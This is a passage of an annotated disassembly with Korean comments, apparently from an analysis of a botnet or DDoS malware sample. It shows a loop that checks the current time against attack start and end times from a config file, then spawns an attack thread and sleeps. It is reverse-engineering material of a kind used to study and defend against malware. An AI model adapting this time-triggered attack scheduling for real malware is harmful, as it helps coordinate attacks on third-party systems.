.text:10001BB2 loc_10001BB2:                          ; CODE XREF: StartAddress+30Bj
.text:10001BB2                  fld     [ebp+pvtime]
.text:10001BB5                  fcomp   qword ptr [esi+8]
.text:10001BB8                  fnstsw  ax
.text:10001BBA                  sahf
.text:10001BBB                  jnb     short loc_10001C00
; pvtime과 파일에서 추출한 데이터 중 128h 오프셋 위치의 값과 비교하여 pvtime이 크다면 점프하지 않고 다음 구문 계속 진행. 즉, 공격 시작 시간 이상인가를 체크

.text:10001BBD                  fld     [ebp+pvtime]
.text:10001BC0                  fcomp   qword ptr [esi]
.text:10001BC2                  fnstsw  ax
.text:10001BC4                  sahf
.text:10001BC5                  jb      short loc_10001C00
; pvtime과 파일에서 추출한 데이터 중 120h 오프셋 위치의 값과 비교하여 pvtime이 작다면 점
```

프하지 않고 다음 구문 계속 진행. 즉, 공격 마감 시간 이상인가를 체크

```
.text:10001BC7                  cmp     [edi], ebx
.text:10001BC9                  jnz     short loc_10001C00
```

; edi가 가리키는 값과 ebx(현재 null)을 비교하여 같다면 점프하지 않고 다음구문 계속 진행

```
.text:10001BCB                  mov     eax, [ebp+buf_4_148_esi]
.text:10001BCE                  push    ebx             ; lpThreadId
.text:10001BCF                  push    ebx             ; dwCreationFlags
.text:10001BD0                  mov     eax, [eax+13Ch]
.text:10001BD6                  mov     dword_1000E1F0, eax
.text:10001BDB                  lea     eax, [esi-120h]
.text:10001BE1                  push    eax             ; lpParameter
.text:10001BE2                  push    offset sub_10001C31 ; lpStartAddress
.text:10001BE7                  push    ebx             ; dwStackSize
.text:10001BE8                  push    ebx             ; lpThreadAttributes
.text:10001BE9                  call    ds:CreateThread
```

; 스레드 생성

```
.text:10001BEF                  push    1388h           ; dwMilliseconds
.text:10001BF4                  mov     dword ptr [edi], 1
```

; edi가 가리키는 위치에 1을 저장

```
.text:10001BFA                  call    ds:Sleep
.text:10001C00
.text:10001C00 loc_10001C00:                            ; CODE XREF: StartAddress+2B4j
.text:10001C00                                          ; StartAddress+2BEj ...
.text:10001C00                  inc     [ebp+var_C]
.text:10001C03                  add     esi, 148h
.text:10001C09                  mov     eax, [ebp+var_C]
.text:10001C0C                  add     edi, 4
.text:10001C0F                  cmp     eax, [ebp+var_8]
.text:10001C12                  jb      short loc_10001BB2
.text:10001C14                  jmp     loc_100019FC
```

; 루프를 위한 증감, 비교 등의 루틴